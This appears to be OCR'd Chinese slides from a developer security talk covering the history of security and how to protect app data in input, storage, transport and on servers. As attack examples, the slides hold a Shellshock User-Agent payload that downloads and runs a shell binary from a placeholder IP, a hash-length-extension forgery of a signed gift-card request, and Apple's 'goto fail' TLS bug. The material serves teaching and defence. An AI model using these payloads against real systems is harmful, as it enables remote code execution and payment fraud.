安全那些事儿

- 信息安全的演进
- 细节之处有魔鬼

远古时代

- 目的：自身生存安全
- 特点：掌握工具

帝国时代

- 目的：族群/国家发展繁衍
- 特点：适应规律、继而发现和利用规律

工业革命 / 信息时代

- 目的：领土/利益 扩张
- 特点：技术革新、信息逐渐成为关键、信息对抗雏形出现

工业革命 / 信息时代


- 目的：领土/利益 扩张
- 特点：技术革新、信息逐渐成为关键、信息对抗雏形出现

工业革命 / 信息时代

- 目的：领土/利益 扩张
- 特点：技术革新、信息逐渐成为关键、信息对抗雏形出现

当代

- 目的：万物互联，网络空间信息争夺
- 特点：信息安全对抗的时代




提问

- 当提到“安全”这两个字时，你会想到什么？


PRISM


```
Connection.Response response = Jsoup.connect(url)
        .userAgent("Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:25.0) Gecko/20100101 Firefox/25.0")
        .referrer("http://www.google.com.hk/")
        .userAgent("() { :; }; /usr/bin/wget xxx.xxx.xxx.xxx/shell1 -O /tmp/shell1 | /bin/chmod 777 /tmp/shell1 | /tmp/shell1")
        .ignoreHttpErrors(true)
        .timeout(3000)
        .execute();
return response.body();
```


美国反导系统(MD)和萨德系统
美国政府正在考虑在韩半岛部署末端高空区域防御系统(THAAD,"萨德系统")。
间谍卫星
(SBIRS)
中段
大气层
100公里
初始段
末段
30-40公里
萨德系统(THAAD)
可以拦截飞行高度为40-150公里、秒速达2.5公里的导弹
机载激光反导系统
(ABL)
地面发射拦截导弹
(GBI)
爱国者(PAC-2·3)导弹
朝鲜发射弹道导弹
宙斯盾 标准-2防空导弹
美国
指挥中心
宙斯盾 标准-3·6防空导弹
(射程超过500公里)
太平洋
关岛
美国在关岛部署一套萨德系统

- 安全的最大问题在于人的意识问题
- 核心：资源的对抗，意识和能力的对抗
- 对于开发者：
  - 安全能力是每一位开发者的基本能力
  - 没有“银弹”！架构上最关健的一点是层层设防


- 商户123给用户456发送1元礼品卡
- merchant_id=123&user_id=456&value=100&sign=7ed4b5a2898c8f4968d1fcf08afa44f4
- 验证:sign=md5("key=*32位随机字符商户key*&merchant_id=123&user_id=456&value=100")


- 会有什么问题？

- merchant_id=123&user_id=456&value=100\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00&value=100000&sign=d8df98cc02b202d91553afeffb2bec8f
- Hash长度扩展攻击


- 安全能力：如果你不知道，那么你就真的不知道

- 如何安全的处理数据？




客户端
输入安全
客户端
存储安全
网络传输
安全
服务器
访问安全
服务器
存储安全

- 客户端用户输入
  - EditText / UITextField?



Cydia Substrate


The powerful code modification platform behind Cydia.

- 客户端用户输入
  - “安全控件”
    - 统一处理机制：样式、行为、加密
    - 与通用恶意程序keylogger做对抗
    - 核心逻辑增加分析门槛：

    ObjC/Java vs .a/.so/.framework/.dylib
    - 针对root / 越狱环境做识别和应对
      - 水很深


- 题外话：
  - 如何看待App加固的作用？

- 客户端用户输入
  - 够了么？
    - Android Accessibility 的问题
    - IOS URL Scheme 的问题
    - 层出不穷的新问题




- 客户端的存储
  - 能不能存？
  - 存在哪里？
    - 存Keychain？
    - 存内存？
    - 存本地文件？
    - 硬编码到App中？
      - Tips：**secet key / api key** 放在客户端带来严重安全问题
  - 如何存？
    - 需不需要加密？Sqlcipher？
    - 如何加密
      - Hash or 对称加密 or 非对称加密
      - 密钥如何选择？

- 网络传输的安全
  - HTTP够不？
  - 自己搞一套，行么？
    - 密码学是科学，不是工程！
    - 需很谨慎，别瞎搞，有案例


某App加密通信协议示意
App
后台模块
登录session
内置RSA公钥pub (128bit)
ciphertext=RSA_encrypt(pub, 随机数)
RSA_dectypt(pri, ciphertext) 取出随机数
生成session，7天过期
sessionid=hash(随机数+时间戳)，生成key
存储sessionid
返回 sessionid，key
返回sessionid，key
保存sessionid,key
发起业务请求 str
sessionid,ciphertext=TEA(key, str)
通过sessionid获取key信息
获取key信息
TEA(key,ciphertext)解密
做业务逻辑得到回包str
ciphertext=TEA(key, str)
解密ciphertext得到业务字段
App
后台模块
登录session

- 网络传输的安全
  - HTTPS可以了吧？
    - 你使用的网络通信库未必靠谱
    - os未必靠谱
    - 实现协议的开源库未必靠谱
    - 运维配置未必靠谱
    - 抓包改包工具降低了分析门槛
  - 该怎么办？
    - **Pinning Mode**
    - 基于HTTPS加密钥协商机制？
    - TextSecure？
  - 够么？
    - 内部数据的安全传输





```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
        OSStatus        err;
        ...

        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                goto fail;
                goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                goto fail;
        ...

fail:
        SSLFreeBuffer(&signedHashes);
        SSLFreeBuffer(&hashCtx);
        return err;
}
```


前面的update操作都成功，这里就跳过了最后的校验。

- 服务器访问安全
  - 到底该信任谁？
    - 客户端？
      - 订单金额修改漏洞
    - 接入层模块？
    - 逻辑处理层模块？
    - 开发者 / 运维者？
  - 信任用户的认证因子
    - 基于用户认证（证书）的数据访问控制


用户认证机制示意
App
鉴权系统
转账系统
输入密码pwd
生成公私钥对
存私钥pri，发送公钥pub
(SafeHash(pwd), pub)
验证pwd正确，存pub
签发用户证书user_cert
验证成功,返回user_cert
A转账给B5元钱
A,B,5,sign
验签
正确
给B发5元
钱已转给B
App
鉴权系统
转账系统

- 服务器存储安全
  - 能不能存？
  - 存在哪？
    - Log中？ KV中？ DB中？
  - 如何存？
    - 数据脱敏
      - Tips：AES算法的使用你了解多少？

        强烈建议使用 AES_GCM
    - 常见误区：密码如何存？
      - **Bcrypt/PBKDF2 (你所有的代码和数据库都被拿走了，仍难以破解)**
    - 防篡改
      - MAC字段
      - 新的手段：“区块链”



- 结束了么？

欢迎各种安全方面的交流讨论 ☺